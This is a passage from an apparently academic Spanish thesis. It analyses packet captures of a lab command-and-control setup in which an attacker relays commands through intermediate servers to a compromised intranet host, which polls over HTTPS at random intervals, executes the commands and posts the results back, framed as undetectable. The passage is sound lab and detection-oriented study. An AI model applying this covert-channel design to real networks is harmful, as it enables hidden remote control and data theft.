4. Tras esto, el último mensaje enviado hacia el servidor es de tipo “Change Cipher Spec”, “Application Data”.




Figura 4.15: Diagrama descriptivo de TLS Handshake.

Para el entorno de laboratorio en el que se elabora la prueba, se puede observar este procedimiento en el momento en que **inter-07** establece contacto con la máquina “infectada” en la intranet, que como se ha visto en el Apartado 3.6, al ser ya automático, tendrá lugar varias veces antes de que se reciba una respuesta que reenviar a **kali-29**.

Los paquetes capturados que demuestran que se ha dado la conexión entre las partes, son los mostrados en la Figura 4.16, que son los mismos que se han expuesto al principio de este Apartado en la Figura 4.15:

3	4.296280592	192.168.2.1	192.168.2.17	TCP	74	35848 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=4066541808 TSecr=0 WS=128
4	4.296357479	192.168.2.17	192.168.2.1	TCP	74	443 → 35848 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1082714754 TSecr=4066541808 WS=128
5	4.297221497	192.168.2.1	192.168.2.17	TCP	66	35848 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=4066541809 TSecr=1082714754
6	4.306873156	192.168.2.1	192.168.2.17	TLSv1.3	583	Client Hello
7	4.306922104	192.168.2.17	192.168.2.1	TCP	66	443 → 35848 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TSval=1082714764 TSecr=4066541818
8	4.310672646	192.168.2.17	192.168.2.1	TLSv1.3	2431	Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data
9	4.311653026	192.168.2.1	192.168.2.17	TCP	66	35848 → 443 [ACK] Seq=518 Ack=2366 Win=63616 Len=0 TSval=4066541823 TSecr=1082714768
10	4.312613026	192.168.2.1	192.168.2.17	TLSv1.3	146	Change Cipher Spec, Application Data

Figura 4.16: Captura de paquetes en la máquina intermedia **inter-07** que demuestran Handshake con la máquina de la intranet **intra-00**.

4.3.2. Máquina atacante (kali-29)

En primer lugar, se analiza la comunicación que tiene lugar entre **kali-29** e **inter-07**. Como se ha indicado, en este punto ya se han desplegado dos máquinas intermedias más en la red intermedia, por lo que ni siquiera habrá contacto directo entre **inter-07** y **kali-29**.

No se ha introducido comunicación cifrada entre la red atacante y la red intermedia, pues no es necesario, ya que se trata de un tráfico que el firewall que delimita la intranet con el resto de redes no tendría acceso, por lo que sería imposible de rastrear como se verá en siguientes apartados. Así, se podrá analizar dicho tráfico sin ningún tipo de obstáculo.

Primero, se muestra el generado por la petición de un comando concreto por parte de **kali-29** (Figura 4.17):

1	0.000000000	192.168.1.39	192.168.2.50	DNS	76	Standard query 0x1a9e A d2.rtmalvado.edu
2	0.000069741	192.168.1.39	192.168.2.50	DNS	76	Standard query 0xae9 AAAA d2.rtmalvado.edu
3	0.001816751	192.168.2.50	192.168.1.39	DNS	92	Standard query response 0x1a9e A d2.rtmalvado.edu A 192.168.2.16
4	0.001817112	192.168.2.50	192.168.1.39	DNS	121	Standard query response 0xae9 AAAA d2.rtmalvado.edu SOA ns1.rtmalvado.edu
5	0.002223512	192.168.1.39	192.168.2.16	TCP	74	33614 → 81 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=473956556 TSecr=0 WS=128
6	0.003033611	192.168.2.16	192.168.1.39	TCP	74	81 → 33614 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=3815145101 TSecr=473956556 WS=128
7	0.003096350	192.168.1.39	192.168.2.16	TCP	66	33614 → 81 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=473956556 TSecr=3815145101
8	0.003196039	192.168.1.39	192.168.2.16	TCP	289	33614 → 81 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=223 TSval=473956557 TSecr=3815145101 [TCP segment of a reassembled PDU]
9	0.003260518	192.168.1.39	192.168.2.16	HTTP	73	POST / HTTP/1.1 (application/x-www-form-urlencoded)
10	0.003699830	192.168.2.16	192.168.1.39	TCP	66	81 → 33614 [ACK] Seq=1 Ack=224 Win=65024 Len=0 TSval=3815145102 TSecr=473956557
11	0.003730585	192.168.2.16	192.168.1.39	TCP	66	81 → 33614 [ACK] Seq=1 Ack=231 Win=65024 Len=0 TSval=3815145102 TSecr=473956557
12	0.013497590	192.168.2.16	192.168.1.39	HTTP	1347	HTTP/1.1 200 OK (text/html)
13	0.013514654	192.168.1.39	192.168.2.16	TCP	66	33614 → 81 [ACK] Seq=231 Ack=1282 Win=64128 Len=0 TSval=473956567 TSecr=3815145112
14	0.014691164	192.168.1.39	192.168.2.16	TCP	66	33614 → 81 [FIN, ACK] Seq=231 Ack=1282 Win=64128 Len=0 TSval=473956568 TSecr=3815145112
15	0.016407695	192.168.2.16	192.168.1.39	TCP	66	81 → 33614 [FIN, ACK] Seq=1282 Ack=232 Win=65024 Len=0 TSval=3815145115 TSecr=473956568
16	0.016425287	192.168.1.39	192.168.2.16	TCP	66	33614 → 81 [ACK] Seq=232 Ack=1283 Win=64128 Len=0 TSval=473956570 TSecr=3815145115

Figura 4.17: Captura de paquetes entre **kali-29** y una de las máquinas intermedias desde el punto de vista de **kali-29** (1).

Como se puede ver, al haberse incluido nombres de dominio para las peticiones, los primeros paquetes se encargan de traducir el nombre de la máquina hacia la que va la petición, a una IP mediante el protocolo DNS.

Dicho nombre es **d2.rtmalvado.edu** (tal y como se indica en el script que lanza la petición en el Apartado 3.6.1) que se traduce en la IP 192.168.2.16 (Figura 4.18):

```

  ▾ Domain Name System (response)
    Transaction ID: 0x1a9e
    > Flags: 0x8580 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
    > Queries
  ▾ Answers
    ▾ d2.rtmalvado.edu: type A, class IN, addr 192.168.2.16
      Name: d2.rtmalvado.edu
      Type: A (Host Address) (1)
      Class: IN (0x0001)
      Time to live: 604800 (7 days)
      Data length: 4
      Address: 192.168.2.16
    [Request In: 1]
    [Time: 0.001816751 seconds]

```

Figura 4.18: Captura de paquetes entre kali-29 y una de las máquinas intermedias desde el punto de vista de kali-29 (2).

En las siguientes tramas se puede ver como se sincroniza la máquina en la IP 192.168.2.16 (**inter-06** en la red intermedia) con kali-29 que tiene la IP 192.168.1.39 (red atacante), y se inicia una comunicación en la que kali-29 envía el número de comando del que quiere obtener respuesta, como se puede ver en los detalles del noveno paquete (Figura 4.19):

```

> Frame 9: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface eth0, id 0
> Ethernet II, Src: PcsCompu_72:10:39 (08:00:27:72:10:39), Dst: PcsCompu_72:10:01 (08:00:27:72:10:01)
> Internet Protocol Version 4, Src: 192.168.1.39, Dst: 192.168.2.16
> Transmission Control Protocol, Src Port: 33614, Dst Port: 81, Seq: 224, Ack: 1, Len: 7
> [2 Reassembled TCP Segments (230 bytes): #8(223), #9(7)]
> Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▾ Form item: "envio" = "2"
    Key: envio
    Value: 2

```

Figura 4.19: Captura de paquetes entre kali-29 y una de las máquinas intermedias desde el punto de vista de kali-29 (3).

Un par de tramas después, la máquina intermedia **inter-06** confirma la recepción de la petición, devolviendo el contenido HTML de la máquina intermedia que tendrá contacto con la intranet (**inter-07**).

En segundo lugar, y por último, se muestran las tramas ocasionadas por la comunicación que se genera por el recibimiento de la respuesta al comando solicitado, desde la máquina de la intranet **intra-00** (Figura 4.20):

1	0.00000000	PcsCompu_72:10:01	PcsCompu_72:10:39	ARP	60 Who has 192.168.1.39? Tell 192.168.1.1
2	0.000072546	PcsCompu_72:10:39	PcsCompu_72:10:01	ARP	42 192.168.1.39 is at 08:00:27:72:10:39
3	3.117136833	192.168.1.1	192.168.1.39	TCP	74 49144 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=587822271 TSecr=0 WS=128
4	3.117285920	192.168.1.39	192.168.1.1	TCP	74 80 → 49144 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1177985163 TSecr=587822271 WS=128
5	3.118068708	192.168.1.1	192.168.1.39	TCP	66 49144 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=587822272 TSecr=1177985163
6	3.118100405	192.168.1.1	192.168.1.39	HTTP	1210 POST / HTTP/1.1 (application/x-www-form-urlencoded)
7	3.118191729	192.168.1.39	192.168.1.1	TCP	66 80 → 49144 [ACK] Seq=1 Ack=1145 Win=64128 Len=0 TSval=1177985164 TSecr=587822272
8	3.124232280	192.168.1.39	192.168.1.1	HTTP	1546 HTTP/1.1 200 OK (text/html)
9	3.124913736	192.168.1.1	192.168.1.39	TCP	66 49144 → 80 [ACK] Seq=1145 Ack=1481 Win=64128 Len=0 TSval=587822279 TSecr=1177985170
10	3.127082504	192.168.1.1	192.168.1.39	TCP	66 49144 → 80 [FIN, ACK] Seq=1145 Ack=1481 Win=64128 Len=0 TSval=587822281 TSecr=1177985170
11	3.127176396	192.168.1.39	192.168.1.1	TCP	66 80 → 49144 [FIN, ACK] Seq=1481 Ack=1146 Win=64128 Len=0 TSval=1177985173 TSecr=587822281
12	3.127776258	192.168.1.1	192.168.1.39	TCP	66 49144 → 80 [ACK] Seq=1146 Ack=1482 Win=64128 Len=0 TSval=587822282 TSecr=1177985173
13	4.523326707	fe80::a00:27ff:fe72::2	ff02::2	ICMPv6	62 Router Solicitation

Figura 4.20: Captura de paquetes entre kali-29 y una de las máquinas intermedias desde el punto de vista de kali-29 (4).

Como se puede ver en la imagen superior, el mensaje viene ahora desde la puerta de enlace de la red atacante, pues es un mensaje recibido desde la red intermedia, de manera que la IP 192.168.1.1 actuará como nexo entre ambas máquinas.

De esta manera se puede ver como en este caso no son necesarios los paquetes DNS, como si sucedía en la anterior petición.

Las tramas que si interesan serán la sexta y la octava, sobre todo la sexta, pues es en la que la puerta de enlace transmite a kali-29 la respuesta a la ejecución del comando solicitado.

Al trabajar mediante protocolo HTTP el contenido no está cifrado, por lo que se puede ver perfectamente el mismo (Figura 4.21):

```
> Frame 6: 1210 bytes on wire (9680 bits), 1210 bytes captured (9680 bits) on interface eth0, id 0
> Ethernet II, Src: PcsCompu_72:10:01 (08:00:27:72:10:01), Dst: PcsCompu_72:10:39 (08:00:27:72:10:39)
> Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.39
> Transmission Control Protocol, Src Port: 49144, Dst Port: 80, Seq: 1, Ack: 1, Len: 1144
> Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "resultado" = "total+28%0Adrwxr-xr-x++2+usuario+usuario++180+ago+16+21%3A03+.%0Adrwxr-xr-x+16+usuario+usuario++
  Key: resultado
  Value [truncated]: total+28%0Adrwxr-xr-x++2+usuario+usuario++180+ago+16+21%3A03+.%0Adrwxr-xr-x+16+usuario+usuario++330+
```

Figura 4.21: Captura de paquetes entre kali-29 y una de las máquinas intermedias desde el punto de vista de kali-29 (5).

Como se aprecia en la Figura anterior, kali-29 recibe el contenido truncado completo de la ejecución del comando `ls -l`.

4.3.3. Máquina intermedia (inter-07)

Una vez visto como la máquina kali-29 es capaz de realizar la comunicación exitosamente, sin ni siquiera contactar con la máquina intermedia que hará de nexo con la red víctima (inter-07), se analizará el tráfico que sucede desde dicha máquina para comprobar que es indetectable para cualquier rastreador.

Como ya se ha indicado en el Apartado 3.5, se introduce el protocolo HTTPS en el servidor web desplegado en inter-07, de manera que toda comunicación web que se dirija hacia ella lo hará cifrada. Es por eso que, al analizar el tráfico, no se va a poder ver el contenido de las tramas.

Otro aspecto a tener en cuenta del tráfico capturado es que, tal y como se muestra en el Aparta-

do 3.6.2, **inter-07** recibirá peticiones de **intra-00** separadas entre ellas en un rango de 1 a 10 segundos.

La muestra que se ha tomado contiene 35 segundos en los cuales se han realizado 4 peticiones distintas antes de que **inter-07** muestre el número de comando que **intra-00** traducirá y ejecutará en local.

En la captura inferior se puede ver, mediante los Handshakes realizados entre las dos máquinas en el periodo de captura del tráfico, la cantidad de peticiones que se realizan durante el mismo (Figura 4.22):

6	4.306873156	192.168.2.1	192.168.2.17	TLSv1.3	583 Client Hello
8	4.310672646	192.168.2.17	192.168.2.1	TLSv1.3	2431 Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data, Application Data
40	14.347588309	192.168.2.1	192.168.2.17	TLSv1.3	583 Client Hello
42	14.351833060	192.168.2.17	192.168.2.1	TLSv1.3	2431 Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data, Application Data
76	19.382557495	192.168.2.1	192.168.2.17	TLSv1.3	583 Client Hello
78	19.386922678	192.168.2.17	192.168.2.1	TLSv1.3	2431 Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data, Application Data
98	19.437970560	192.168.2.1	192.168.2.17	TLSv1.3	583 Client Hello
100	19.441840046	192.168.2.17	192.168.2.1	TLSv1.3	2431 Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data, Application Data

Figura 4.22: Handshakes entre **inter-07** e **intra-00**.

En cada una de las peticiones se repiten siempre el mismo flujo de tramas, de las cuales se reconocen las 8 primeras tras haberlas estudiado ya en el Apartado 4.3.1: son las encargadas del TLS Handshake.

Las siguientes tramas son del tipo “Application Data” (datos de aplicación), las cuales no se puede interpretar su contenido al estar cifrado, pero si se puede intuir que son tramas de tipo POST desde **intra-00** hacia el servidor web alojado en **inter-07**, solicitando el número de comando a ejecutar en local, tal y como se puede analizar leyendo el script que se ejecuta en la misma (Apartado 3.6.3).

A continuación (Figura 4.23) se muestra el contenido descrito anteriormente, capturado:

3	4.296280592	192.168.2.1	192.168.2.17	TCP	74 35848 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=4066541808 TSecr=0 WS=128
4	4.296357479	192.168.2.17	192.168.2.1	TCP	74 443 → 35848 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1082714754 TSecr=4066541808 WS=128
5	4.297221497	192.168.2.1	192.168.2.17	TCP	66 35848 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=4066541809 TSecr=1082714754
6	4.306873156	192.168.2.1	192.168.2.17	TLSv1.3	583 Client Hello
7	4.306922104	192.168.2.17	192.168.2.1	TCP	66 443 → 35848 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TSval=1082714764 TSecr=4066541818
8	4.310672646	192.168.2.17	192.168.2.1	TLSv1.3	2431 Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data, Application Data
9	4.311653026	192.168.2.1	192.168.2.17	TCP	66 35848 → 443 [ACK] Seq=518 Ack=2366 Win=63616 Len=0 TSval=4066541823 TSecr=1082714768
10	4.312613026	192.168.2.1	192.168.2.17	TLSv1.3	146 Change Cipher Spec, Application Data
11	4.312639550	192.168.2.17	192.168.2.1	TCP	66 443 → 35848 [ACK] Seq=2366 Ack=598 Win=64768 Len=0 TSval=1082714770 TSecr=4066541824
12	4.312790358	192.168.2.1	192.168.2.17	TLSv1.3	235 Application Data
13	4.312802814	192.168.2.17	192.168.2.1	TCP	66 443 → 35848 [ACK] Seq=2366 Ack=767 Win=64640 Len=0 TSval=1082714770 TSecr=4066541824
14	4.312963460	192.168.2.17	192.168.2.1	TLSv1.3	369 Application Data
15	4.313102660	192.168.2.17	192.168.2.1	TLSv1.3	369 Application Data
16	4.313483857	192.168.2.1	192.168.2.17	TCP	66 35848 → 443 [ACK] Seq=767 Ack=2669 Win=64128 Len=0 TSval=4066541825 TSecr=1082714771
17	4.313652985	192.168.2.1	192.168.2.17	TCP	66 35848 → 443 [ACK] Seq=767 Ack=2972 Win=64128 Len=0 TSval=4066541825 TSecr=1082714771
18	4.317027211	192.168.2.17	192.168.2.1	TLSv1.3	1369 Application Data
19	4.317711425	192.168.2.1	192.168.2.17	TCP	66 35848 → 443 [ACK] Seq=767 Ack=4275 Win=64128 Len=0 TSval=4066541829 TSecr=1082714775
20	4.318625822	192.168.2.1	192.168.2.17	TCP	66 35848 → 443 [FIN, ACK] Seq=767 Ack=4275 Win=64128 Len=0 TSval=4066541830 TSecr=1082714775
21	4.318775167	192.168.2.17	192.168.2.1	TLSv1.3	90 Application Data
22	4.318819198	192.168.2.17	192.168.2.1	TCP	66 443 → 35848 [FIN, ACK] Seq=4299 Ack=768 Win=64640 Len=0 TSval=1082714776 TSecr=4066541830
23	4.319647652	192.168.2.1	192.168.2.17	TCP	54 35848 → 443 [RST] Seq=768 Win=0 Len=0
24	4.319691962	192.168.2.1	192.168.2.17	TCP	54 35848 → 443 [RST] Seq=768 Win=0 Len=0

Figura 4.23: Captura de paquetes entre **inter-07** e **intra-00** desde el punto de vista de **inter-07**.

Como se ha señalado, estas tramas se repiten tantas veces sean necesarias hasta que **inter-07** actualice el servidor web y muestre el número de comando a ejecutar que haya recibido de

kali-29.

Cuando suceda este caso, **intra-00** enviará el resultado de ejecución del comando al servidor web por medio del campo encriptado “Application Data”, y este se comunicará con el resto de máquinas intermedias para hacer llegar el resultado a **kali-29**. Este último tipo de tráfico se realizará mediante HTTP, por lo que si es posible analizar su contenido (Figura 4.24):

126	32.561330103	192.168.2.17	192.168.2.50	DNS	87 Standard query 0x1a4a AAAA d1.rtmalvado.edu OPT
127	32.562251804	192.168.2.50	192.168.2.17	DNS	132 Standard query response 0x1a4a AAAA d1.rtmalvado.edu SOA ns1.rtmalvado.edu OPT
128	32.562662153	192.168.2.17	192.168.2.15	TCP	74 45274 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=54594045 TSecr=0 WS=128
129	32.563185118	192.168.2.15	192.168.2.17	TCP	74 80 → 45274 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=3083443580 TSecr=54594045 WS=128
130	32.563237503	192.168.2.17	192.168.2.15	TCP	66 45274 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=54594046 TSecr=3083443580
131	32.563354470	192.168.2.17	192.168.2.15	TCP	284 45274 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=218 TSval=54594046 TSecr=3083443580 [TCP segment of a reassembled PDU]
132	32.563408638	192.168.2.17	192.168.2.15	HTTP	697 POST / HTTP/1.1 (application/x-www-form-urlencoded)
133	32.563634795	192.168.2.15	192.168.2.17	TCP	66 80 → 45274 [ACK] Seq=1 Ack=219 Win=65024 Len=0 TSval=3083443580 TSecr=54594046
134	32.563634929	192.168.2.15	192.168.2.17	TCP	66 80 → 45274 [ACK] Seq=1 Ack=850 Win=64512 Len=0 TSval=3083443580 TSecr=54594046
135	32.576164200	192.168.2.15	192.168.2.17	HTTP	1458 HTTP/1.1 200 OK (text/html)
136	32.576181870	192.168.2.17	192.168.2.15	TCP	66 45274 → 80 [ACK] Seq=850 Ack=1393 Win=64128 Len=0 TSval=54594059 TSecr=3083443593
137	32.577717598	192.168.2.17	192.168.2.15	TCP	66 45274 → 80 [FIN, ACK] Seq=850 Ack=1393 Win=64128 Len=0 TSval=54594060 TSecr=3083443593
138	32.579521415	192.168.2.15	192.168.2.17	TCP	66 80 → 45274 [FIN, ACK] Seq=1393 Ack=851 Win=64512 Len=0 TSval=3083443596 TSecr=54594060
139	32.579549707	192.168.2.17	192.168.2.15	TCP	66 45274 → 80 [ACK] Seq=851 Ack=1394 Win=64128 Len=0 TSval=54594062 TSecr=3083443596

Figura 4.24: Captura de paquetes entre las máquinas intermedias tras respuesta de la máquina de **intra-00** (1).

Este tráfico es más reconocible, pues ya se ha analizado en anteriores ocasiones. Interesa, sobre todo, el POST que envía la máquina intermedia **inter-07** hacia **inter-05** en el que se puede observar como se pasa truncado por POST, el resultado de la ejecución del comando pedido desde la máquina **kali-29** en **intra-00** (Figura 4.25):

```
> Frame 132: 697 bytes on wire (5576 bits), 697 bytes captured (5576 bits) on interface ens18, id 0
> Ethernet II, Src: PcsCompu_72:20:17 (08:00:27:72:20:17), Dst: PcsCompu_72:20:15 (08:00:27:72:20:15)
> Internet Protocol Version 4, Src: 192.168.2.17, Dst: 192.168.2.15
> Transmission Control Protocol, Src Port: 45274, Dst Port: 80, Seq: 219, Ack: 1, Len: 631
> [2 Reassembled TCP Segments (849 bytes): #131(218), #132(631)]
> Hypertext Transfer Protocol
  HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "resultado" = "++++PID+TTY+++++TIME+CMD%0A++54431+pts%2F1+++00%3A00%3A00+sudo%0A++54432+pts%2F1+++00%3A00%3A00+su%0A++54433+pts%2F1+++00%3A00%3A00+bash%0A+716714+pts%2F1+
Key: resultado
Value [truncated]: ++++PID+TTY+++++TIME+CMD%0A++54431+pts%2F1+++00%3A00%3A00+sudo%0A++54432+pts%2F1+++00%3A00%3A00+su%0A++54433+pts%2F1+++00%3A00%3A00+bash%0A+716714+pts%2F1+++00
```

Figura 4.25: Captura de paquetes entre las máquinas intermedias tras respuesta de **intra-00** (2).

4.3.4. Máquina víctima (intra-00)

Por último, se centrará el análisis de tráfico sobre la máquina situada en la intranet. Como se ha visto en el anterior apartado, lanza peticiones en periodos irregulares hacia el servidor HTTPS alojado en la máquina intermedia **inter-07**. Al ser tráfico HTTPS, se encuentra encriptado, por lo que se debe tener en cuenta para su análisis lo señalado tanto en el Apartado 4.3.1 como en el Apartado 4.3.2.

El flujo de cada una de las peticiones es siempre el mismo y casi idéntico al que se mostró en la Figura 4.23, solo que desde la parte de **intra-00**, como se puede ver en la Figura 4.26:

59	9.720737686	192.168.5.10	192.168.2.17	TCP	74 35728 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=4065239959 TSecr=0 WS=128
60	9.721732415	192.168.2.17	192.168.5.10	TCP	74 443 → 35728 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1081412905 TSecr=4065239959 WS=128
61	9.721766193	192.168.5.10	192.168.2.17	TCP	66 35728 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=4065239960 TSecr=1081412905
62	9.732546565	192.168.5.10	192.168.2.17	TLsv1.3	583 Client Hello
63	9.733666545	192.168.2.17	192.168.5.10	TCP	66 443 → 35728 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TSval=1081412917 TSecr=4065239971
64	9.739666833	192.168.2.17	192.168.5.10	TLsv1.3	2431 Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data, Application Data
65	9.739683505	192.168.5.10	192.168.2.17	TCP	66 35728 → 443 [ACK] Seq=518 Ack=2366 Win=63616 Len=0 TSval=4065239978 TSecr=1081412923
66	9.740540345	192.168.5.10	192.168.2.17	TLsv1.3	146 Change Cipher Spec, Application Data
67	9.740952975	192.168.5.10	192.168.2.17	TLsv1.3	305 Application Data
68	9.741171978	192.168.5.10	192.168.2.17	TLsv1.3	131 Application Data
69	9.741529606	192.168.2.17	192.168.5.10	TCP	66 443 → 35728 [ACK] Seq=2366 Ack=598 Win=64768 Len=0 TSval=1081412925 TSecr=4065239979
70	9.741723593	192.168.2.17	192.168.5.10	TCP	66 443 → 35728 [ACK] Seq=2366 Ack=837 Win=64640 Len=0 TSval=1081412926 TSecr=4065239979
71	9.741780560	192.168.2.17	192.168.5.10	TCP	66 443 → 35728 [ACK] Seq=2366 Ack=902 Win=64640 Len=0 TSval=1081412926 TSecr=4065239979
72	9.741811839	192.168.2.17	192.168.5.10	TLsv1.3	369 Application Data
73	9.741820688	192.168.5.10	192.168.2.17	TCP	66 35728 → 443 [ACK] Seq=902 Ack=2669 Win=64128 Len=0 TSval=4065239980 TSecr=1081412926
74	9.742072445	192.168.2.17	192.168.5.10	TLsv1.3	369 Application Data
75	9.742083369	192.168.5.10	192.168.2.17	TCP	66 35728 → 443 [ACK] Seq=902 Ack=2972 Win=64128 Len=0 TSval=4065239980 TSecr=1081412926
76	9.747694713	192.168.2.17	192.168.5.10	TLsv1.3	1381 Application Data
77	9.747713334	192.168.5.10	192.168.2.17	TCP	66 35728 → 443 [ACK] Seq=902 Ack=4287 Win=64128 Len=0 TSval=4065239986 TSecr=1081412931
78	9.748950230	192.168.5.10	192.168.2.17	TCP	66 35728 → 443 [FIN, ACK] Seq=902 Ack=4287 Win=64128 Len=0 TSval=4065239987 TSecr=1081412931
79	9.749983940	192.168.2.17	192.168.5.10	TLsv1.3	90 Application Data
80	9.750010196	192.168.5.10	192.168.2.17	TCP	54 35728 → 443 [RST] Seq=903 Win=0 Len=0
81	9.750305658	192.168.2.17	192.168.5.10	TCP	66 443 → 35728 [FIN, ACK] Seq=4311 Ack=903 Win=64640 Len=0 TSval=1081412934 TSecr=4065239987
82	9.750322139	192.168.5.10	192.168.2.17	TCP	54 35728 → 443 [RST] Seq=903 Win=0 Len=0

Figura 4.26: Captura de paquetes entre **intra-00** e **inter-07** con HTTPS (1).

Los paquetes de “Application Data” se entiende que son los de contenido más confidencial, y se puede ver como **intra-00** envía dos y recibe cuatro de **inter-07**.

intra-00 envía peticiones GET, tal y como se puede observar en el código (Apartado 3.6.3). Y lo que recibe es el contenido HTML del servidor web desplegado en **inter-07**, en el que se accederá al contenido de la etiqueta **span** correspondiente donde debería mostrarse el número de comando a ejecutar en local.

Si al acceder se encuentra un 0, se lanza otra petición después de un periodo al azar entre 1 y 10 segundos. Si se encuentra un número distinto al 0 se ejecuta el comando en local y se envía al momento, mediante POST, el resultado del mismo.

Tras esto se ejecutaría un **break**, por lo que no se vuelven a lanzar peticiones.

Por lo tanto, se puede deducir que, en el momento en que se acaben de enviar las peticiones, si las últimas son dos seguidas, es que, se ha encontrado un número en la etiqueta **span** del servidor web en **inter-07**, se ha ejecutado el comando y se ha enviado la respuesta.

En la Figura 4.27 se pueden ver los últimos paquetes rastreados de la comunicación entre **intra-00** e **inter-07**, en los que se demuestra, debido a su cercanía en el tiempo, como se ha argumentado previamente, que se ha enviado contenido POST hacia **inter-07**:

137	30.173228152	192.168.5.10	192.168.2.50	DNS	87 Standard query 0x10f5 AAAA d3.rtmalvado.edu OPT
138	30.174559123	192.168.2.50	192.168.5.10	DNS	132 Standard query response 0x10f5 AAAA d3.rtmalvado.edu SOA ns1...
139	30.174835339	192.168.5.10	192.168.2.17	TCP	74 35630 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 ...
140	30.176603464	192.168.2.17	192.168.5.10	TCP	74 443 → 35630 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 S...
141	30.176643085	192.168.5.10	192.168.2.17	TCP	66 35630 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=233852608...
142	30.187244310	192.168.5.10	192.168.2.17	TLSv1.3	583 Client Hello
143	30.188134829	192.168.2.17	192.168.5.10	TCP	66 443 → 35630 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TSval=1988245...
144	30.192328144	192.168.2.17	192.168.5.10	TLSv1.3	2431 Server Hello, Change Cipher Spec, Application Data, Applicati...
145	30.192341745	192.168.5.10	192.168.2.17	TCP	66 35630 → 443 [ACK] Seq=518 Ack=2366 Win=63616 Len=0 TSval=2338...
146	30.193217396	192.168.5.10	192.168.2.17	TLSv1.3	146 Change Cipher Spec, Application Data
147	30.193585179	192.168.5.10	192.168.2.17	TLSv1.3	235 Application Data
148	30.194051996	192.168.2.17	192.168.5.10	TCP	66 443 → 35630 [ACK] Seq=2366 Ack=598 Win=64768 Len=0 TSval=1988...
149	30.194239249	192.168.2.17	192.168.5.10	TLSv1.3	369 Application Data
